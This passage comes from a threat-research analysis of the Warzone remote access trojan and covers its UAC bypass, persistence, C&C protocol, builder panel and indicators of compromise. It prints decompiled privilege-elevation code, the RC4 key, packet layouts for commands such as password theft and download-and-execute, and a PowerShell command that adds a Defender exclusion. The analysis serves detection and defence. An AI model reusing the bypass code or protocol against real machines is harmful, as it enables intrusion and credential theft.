RtlLeaveCriticalSection(*(_DWORD *)(pPeb + 0x1C));
// Masquerade FullDllName and BaseDllName
return LdrEnumerateLoadedModules(0, yh_Callback_ReplaceFullAndBaseDllName, pPeb);
```

Figure 14 – Masquerading PEB.

In the next step, it uses pkgmgr.exe to load a dismcore.dll with elevated privileges.

```
cwszPkgmgr = pwsPkgmgrExePath;
CoInitialize(0);
RtlFillMemory(&pBindOptions, 36, 0);
RtlFillMemory(&pExecInfo, 60, 0);
CoCreateInstance(&rclsid, 0, 7u, &riid, &ppv);
if ( ppv )
  (*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
pBindOptions.cbStruct = 36;
v7 = 7;
CoGetObject(L"Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}", &pBindOptions, &riid, &ppv);
(*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 20))(ppv);
SHCreateItemFromParsingName(&FileName, 0, &unk_402090, &v4);
RtlFillMemory(&Buffer, 260, 0);
GetSystemDirectoryW(&Buffer, 0x104u);
SHCreateItemFromParsingName(&Buffer, 0, &unk_402090, &v3);
(*(void (__stdcall **)(LPVOID, int, int, _DWORD, _DWORD))(*(_DWORD *)ppv + 56))(ppv, v4, v3, 0, 0);
(*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 84))(ppv);
(*(void (__stdcall **)(int))(*(_DWORD *)v3 + 8))(v3);
v3 = 0;
(*(void (__stdcall **)(int))(*(_DWORD *)v4 + 8))(v4);
v4 = 0;
pExecInfo.cbSize = 60;
pExecInfo.fMask = 64;
pExecInfo.nShow = 0;
pExecInfo.lpFile = cwszPkgmgr;
pExecInfo.lpParameters = L"/n:%temp%\\ellocnak.xml";
pExecInfo.lpDirectory = 0;
if ( ShellExecuteExW(&pExecInfo) && pExecInfo.hProcess )
{
  WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
  CloseHandle(pExecInfo.hProcess);
}
if ( ppv )
  (*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
if ( v4 )
  (*(void (__stdcall **)(int))(*(_DWORD *)v4 + 8))(v4);
if ( v3 )
  (*(void (__stdcall **)(int))(*(_DWORD *)v3 + 8))(v3);
CoUninitialize();
```

Figure 15 – Privilege elevation.

The loaded DLL retrieves the path to the Warzone malicious file from `HKCU\SOFTWARE\_rptls\Install`, iterates through running processes and kills the Warzone process if it already exists. Then it runs the Warzone executable again, this time with Admin privileges.

Persistence

The malware copies itself to `C:\Users\User\AppData\Roaming\<INSTALL_NAME>.exe` and adds this path to `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`. By default the <INSTALL_NAME> is images.exe, but Warzone's builder allows specifying any name of this executable file.

It also creates a registry hive `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UIF2IS2OVK` and puts a pseudo-random generated sequence of 256 bytes under the inst value there.

If the malware was run without Admin privilege and it hasn't been already terminated by its elevated instance, it copies itself to `C:\ProgramData\<PREDEFINED_NAME>` and simply runs itself again from the new location.

Network Communication

The malware communicates with its C&C server via TCP over the 5200 port. The packets' payload is encrypted with RC4 using the password "warzone160\x00" (the final null terminator is used as a part of the encryption key).

The layout of an unencrypted packet:

Figure 16 – Unencrypted packet structure.

Example: unencrypted response packet:

```
0000:0000  29 bb 66 e4 28 00 00 00  15 00 00 00 00 00 00 00   ).f.(... ........
0000:0010  20 00 00 00 50 00 72 00  6f 00 67 00 72 00 61 00    ...P.r.o.g.r.a.
0000:0020  6d 00 20 00 4d 00 61 00  6e 00 61 00 67 00 65 00   m. .M.a.n.a.g.e.
0000:0030  72 00 00 00                                       r...
```

Figure 17 – A response from the Warzone server.

Table 1 – Response packet fields

Offset	Size	Info
0x00	4 bytes	Magic number
0x04	4 bytes	Payload size
0x08	4 bytes	Packet ID
0x0C	[Payload size]	Payload data

Even though Warzone is supposed to encrypt its TCP packets, some versions use non-encrypted communication.




Figure 18 – Encrypted and Non-encrypted Warzone TCP streams.

The strings in packet payload are stored in the following format:




Figure 19 – BSTR structure layout.

The malware decrypts the C&C server domain and tries to connect to it. After the server accepts the connection, it sends a packet with the message ID = 0 and an empty payload to the client. In return, the malware collects information about the infiltrated computer and sends it back to the server in a response packet. This packet contains the following data:

- SHA-1 of `MachineGUID`
- Campaign ID.
- OS version.
- Admin status.
- Is WOW64 process.
- PC name.
- Malware storage path.
- MurmurHash3 of the malicious file.
- RAM size.
- CPU information.
- Video controller information.

The bot ID is a SHA-1 hash of `MachineGUID` registry value in `HKLM\Software\Microsoft\Cryptography.`

The bot then waits for further commands from the server. Server message IDs are even numbers from 0x00 to 0x3C. The bot's packets are represented by add IDs from 0x01 to 0x3B. Some commands (such as a command to terminate the bot) are not supposed to have an answer in the response or else contain an empty payload.

Basically, the bot provides the attacker with an ability to control an infected PC using a remote shell, RDP or VNC console. It provides remote task and file managers, streams the desktop to the attacker, allows using a web camera, and more.

Network communication messages:

The following table contains the majority of message codes that a client and a server exchange with each other. The codes can be slightly different across Warzone versions.

ID	Source	Info
0x00	C&C	Machine Info Request
0x01	BOT	Machine Info Response
0x02	C&C	Enumerate Processes Request
0x03	BOT	Enumerate Processes Response
0x04	C&C	Enumerate Disks Request
0x05	BOT	Enumerate Disks Response
0x06	C&C	List Directory
0x07	BOT	List Directory
0x08	C&C	Read File
0x09	BOT	Read File
0x0A	C&C	Delete File Request
0x0B	BOT	Delete File Response
0x0C	C&C	Kill Process
0x0E	C&C	Remote Shell Request
0x0F	BOT	Remote Shell Response
0x11	BOT	Get Connected Cameras Response
0x12	C&C	Get Connected Cameras Request

0x13	C&C	Camera BMP Frame Transmission
0x14	C&C	Start Camera
0x15	BOT	Heartbeat (per 20 sec)
0x16	C&C	Stop Camera
0x17	BOT	VNC port setup Response
0x18	C&C	Heartbeat (per 20 sec)
0x19	BOT	Browsers' Passwords Recovery Response
0x1A	C&C	Uninstall Bot
0x1C	C&C	Upload File
0x1D	BOT	RDP Response
0x1E	C&C	Send Executable File to a Client
0x20	C&C	Browsers' Passwords Recovery
0x22	C&C	Download & Execute Request
0x24	C&C	Keylogger (Online)
0x25	BOT	Download & Execute Response
0x26	C&C	Keylogger (Offline)
0x28	C&C	RDP
0x2A	C&C	Reverse Proxy Start
0x2C	C&C	Reverse Proxy Stop
0x30	C&C	VNC port setup Request
0x32	C&C	VNC Stop
0x33	C&C	Escalate Privileges
0x38	C&C	Reverse Sock Port Setup Request
0x3A	C&C	Run file (cmd /c open <file_path>)
0x3B	BOT	Get Log storage path Response
0x3C	C&C	Get Log storage path Request

Some examples of C&C-to-Bot communication

Request information about an infected machine

C&C Request ID: 0x00

BOT Response ID: 0x01

Request Payload Layout: None

Response Payload Layout

Bot ID	Campaign ID	OS Version	Is Admin	Is WOW64	PC Name
SHA-1 (20 bytes)	C9 00 00 00	XX XX XX XX	0X 00 00 00	0X 00 00 00	Type: BSTR

Storage Path	MurMurHash3	RAM Size	CPU Name	Video Card Name
Type: BSTR	XX XX XX XX	XX XX XX XX	Type: BSTR	Type: BSTR

Enumerate Processes

C&C Request ID: 0x02

BOT Response ID: 0x03

Request Layout: None

Response Payload Layout:

PID	Process Name	Process Image Path	...	PID	Process Name	Process Image Path
XX XX XX XX	Type: BSTR	Type: BSTR		XX XX XX XX	Type: BSTR	Type: BSTR

Enumerate Drives

C&C Request ID: 0x04

BOT Response ID: 0x05

Request Payload Layout: None

Response Payload Layout:

Drive 0 Path	Drive 0 Type	...	Drive N Path	Drive N Type
Type: BSTR	XX XX XX XX		Type: BSTR	XX XX XX XX

Request example:

```
0000:0000  29 bb 66 e4 00 00 00 00 04 00 00 00    ).f.........
```

Response example:

```
0000:0000  29 bb 66 e4 20 00 00 00 05 00 00 00 08 00 00 00    ).f. ...........
0000:0010  43 00 3a 00 5c 00 00 00 03 00 00 00 08 00 00 00    C.:.\...........
0000:0020  44 00 3a 00 5c 00 00 00 05 00 00 00                D.:.\.......
```

List Directory

C&C Request ID: 0x06

BOT Response ID: 0x07

Request Payload Layout:

Path
Type: BSTR

Response Payload Layout:

- If empty: None;

- If not empty:

Path	Is Directory				File Size				Terminator				...	Path	Is Directory				File Size				Terminator			
Type: BSTR	XX	00	00	00	XX	XX	XX	XX	00	00	00	00		Type: BSTR	XX	00	00	00	XX	XX	XX	XX	00	00	00	00

Request example:

```
0000:0000  29 bb 66 e4 20 00 00 00 06 00 00 00 28 00 00 00  ).f. ........(...
0000:0010  43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00  C.:.\.P.r.o.g.r.
0000:0020  61 00 6d 00 44 00 61 00 74 00 61 00 5c 00 74 00  a.m.D.a.t.a.\.t.
0000:0030  65 00 73 00 74 00 00 00                          e.s.t...
```

Response example:

```
0000:0000  29 bb 66 e4 20 00 00 00 06 00 00 00 0a 00 00 00  ).f. ............
0000:0010  74 00 65 00 73 00 74 00 00 00 00 00 00 00 05 00  t.e.s.t.........
0000:0020  00 00 00 00 00 00                                ......
```

Delete File

C&C Request ID: 0x0A

BOT Response ID: 0x0B

Request Payload Layout:

Path
Type: BSTR

Response Payload Layout:

Error Code				File Path
XX	XX	XX	XX	Type: BSTR

Request example:

```
0000:0000  29 bb 66 e4 2c 00 00 00 0a 00 00 00 28 00 00 00  ).f.,.......(...
0000:0010  43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00  C.:.\.P.r.o.g.r.
0000:0020  61 00 6d 00 44 00 61 00 74 00 61 00 5c 00 74 00  a.m.D.a.t.a.\.t.
0000:0030  65 00 73 00 74 00 00 00 00                       e.s.t....
```

Response example:

```
0000:0000  29 bb 66 e4 2c 00 00 00 0b 00 00 00 00 00 00 00  ).f.,...........
0000:0010  28 00 00 00 43 00 3a 00 5c 00 50 00 72 00 6f 00  (...C.:.\.P.r.o.
0000:0020  67 00 72 00 61 00 6d 00 44 00 61 00 74 00 61 00  g.r.a.m.D.a.t.a.
0000:0030  5c 00 74 00 65 00 73 00 74 00 00 00 00           \.t.e.s.t....
```

Browsers' Passwords Recovery

C&C Request ID: 0x20

BOT Response ID: 0x19

Request Payload Layout: None

Response Payload Layout:

Host	Login	Password	Terminator				...	Host	Login	Password	Terminator			
Type: BSTR	Type: BSTR	Type: BSTR	00	00	00	00		Type: BSTR	Type: BSTR	Type: BSTR	00	00	00	00

Request example:

```
0000:0000  29 bb 66 e4 00 00 00 00 20 00 00 00    ).f..... ...
```

Response example:

```
0000:0000  29 bb 66 e4 a2 00 00 00 19 00 00 00 2c 00 00 00  ).f.........,...
0000:0010  68 00 74 00 74 00 70 00 3a 00 2f 00 2f 00 31 00  h.t.t.p.:././.1.
0000:0020  32 00 37 00 2e 00 30 00 2e 00 30 00 2e 00 31 00  2.7...0...0...1.
0000:0030  3a 00 35 00 30 00 30 00 30 00 00 00 0c 00 00 00  :.5.0.0.0.......
0000:0040  61 00 64 00 6d 00 69 00 6e 00 00 00 08 00 00 00  a.d.m.i.n.......
0000:0050  6c 00 6f 00 6c 00 00 00 00 00 00 00 2c 00 00 00  l.o.l.........,...
0000:0060  68 00 74 00 74 00 70 00 3a 00 2f 00 2f 00 31 00  h.t.t.p.:././.1.
0000:0070  32 00 37 00 2e 00 30 00 2e 00 30 00 2e 00 31 00  2.7...0...0...1.
0000:0080  3a 00 35 00 30 00 30 00 30 00 00 00 0a 00 00 00  :.5.0.0.0.......
0000:0090  6a 00 6f 00 68 00 6e 00 00 00 0c 00 00 00 68 00  j.o.h.n.........h.
0000:00a0  65 00 6c 00 6c 00 6f 00 00 00 00 00 00 00 00     e.l.l.o........
```

Download & Execute

C&C Request ID: 0x22

BOT Response ID: None

Request Payload Layout:

Download URL
Type: BSTR

Response Payload Layout: None

Terminate Bot

C&C Request ID: 0x1A

BOT Response ID: None

Request Payload Layout: None

Response Payload Layout: None

Administration Panel & Builder

One of the leaked Warzone panels/builders represents Warzone version 1.84. It is written in .NET and is obfuscated by a custom obfuscator.

Figure 20 – Warzone panel.

The code is obfuscated by numerous arithmetical calculations and switch constructions that do not influence the control flow and are supposed to hide the useful instructions.
For example, the constructor of the class in **Figure 21** (below) has 365 lines of code which do only one thing: assign the constructor argument to a class member.




Figure 21 – Decompiled panel code.

From the context menu of the corresponding bot, the buyer can fully control the infected machine using remote command line, process/file manager and other features.




Figure 22 – Context menu of a bot record.

The panel bundle contains the following items:

- `Warzone RAT*.exe` and `Warzone RAT*.exe.config` .NET assembly and configuration file of the panel.
- Legitimate libraries `license.dll` and `PETools.dll.`
- License file `license.dat` .
- Client stub `cratclient.bin` (cb6d6f17c102a8288704fe38dd9e2cf9) for the builder.
- Directory Clients contains data which is specific for each client: downloaded files, logs, RDP passwords, etc.
- Directory Datas contains mostly legitimate software such as RDPWrap libraries, SQLite library, VNC clients (TightVNC and TigerVNC clients) and so on. These files are transferred to a client when the corresponding feature is triggered.




Figure 23 – Content of the panel bundle.

Conclusion

Though Warzone is represented as a legitimate tool, similar to other popular RATs, it is practically an ordinary Trojan with functionality similar to other RATs. It can be distributed by other malicious software or via spam mail.

On the other hand, unlike many other popular RATs (e.g. NanoCore, Remcos, etc.) which are developed using .NET, Warzone was written with object-oriented C++ code. Warzone also has its own network protocol over TCP instead of using HTTP communication. In addition to a custom network protocol and a nice network infrastructure, Warzone includes 2 different UAC bypass approaches which are quite reliable for Windows 10 and prior versions.

In general, the malware-as-a-service approach is currently very popular. More and more frequently, many ordinary Trojans are sold with an existing infrastructure and constant support from their developers. Such a centralized architecture makes it easier and more convenient for threat actors to reinforce new malicious campaigns.

Check Point protections keep our customers secure from attacks by Warzone and other remote access tools.

IOCs

Sample examples

SHA256
531d967b9204291e70e3aab161a5b7f1001339311ece4f2eed8e52e91559c755
a03764da06bbf52678d65500fa266609d45b972709b3213a8f83f52347524cf2
263433966d28f1e6e5f6ae389ca3694495dd8fcc08758ea113dddc45fe6b3741

Strings

String	Type
warzone160	ASCII
AVE_MARIA	ASCII
WM_DSP	ASCII
WM_DISP	ASCII

Processes

Command Line
powershell Add-MpPreference -ExclusionPath C:\

Registry Detection

Registry Path	Registry Key	Values
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPer1_0Server	10
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPerServer	10
HKCU\Software_rptls	Install	<PATH_TO_MALWARE>

File System Detection

File Name	Comments
%LOCALAPPDATA%\Microsoft Vision\	Directory
%LOCALAPPDATA%\Microsoft Vision\([0-2][0-9]|(3)[0-1])(-)(((0)[0-9])|((1)[0-2]))(-)\d{4}_(?:[01]\d|2[0123])\.(?:[012345]\d)\.(?:[012345]\d)	Regex for datetime in format: DD-MM-YYYY_HH.mm.SS

C&C servers

Domains	Communication Type
*.warzonedns[.]com	TCP over 5200

Check Point Signatures

Product	Detect Name
Anti-Bot	Trojan.Win32.Warzone.E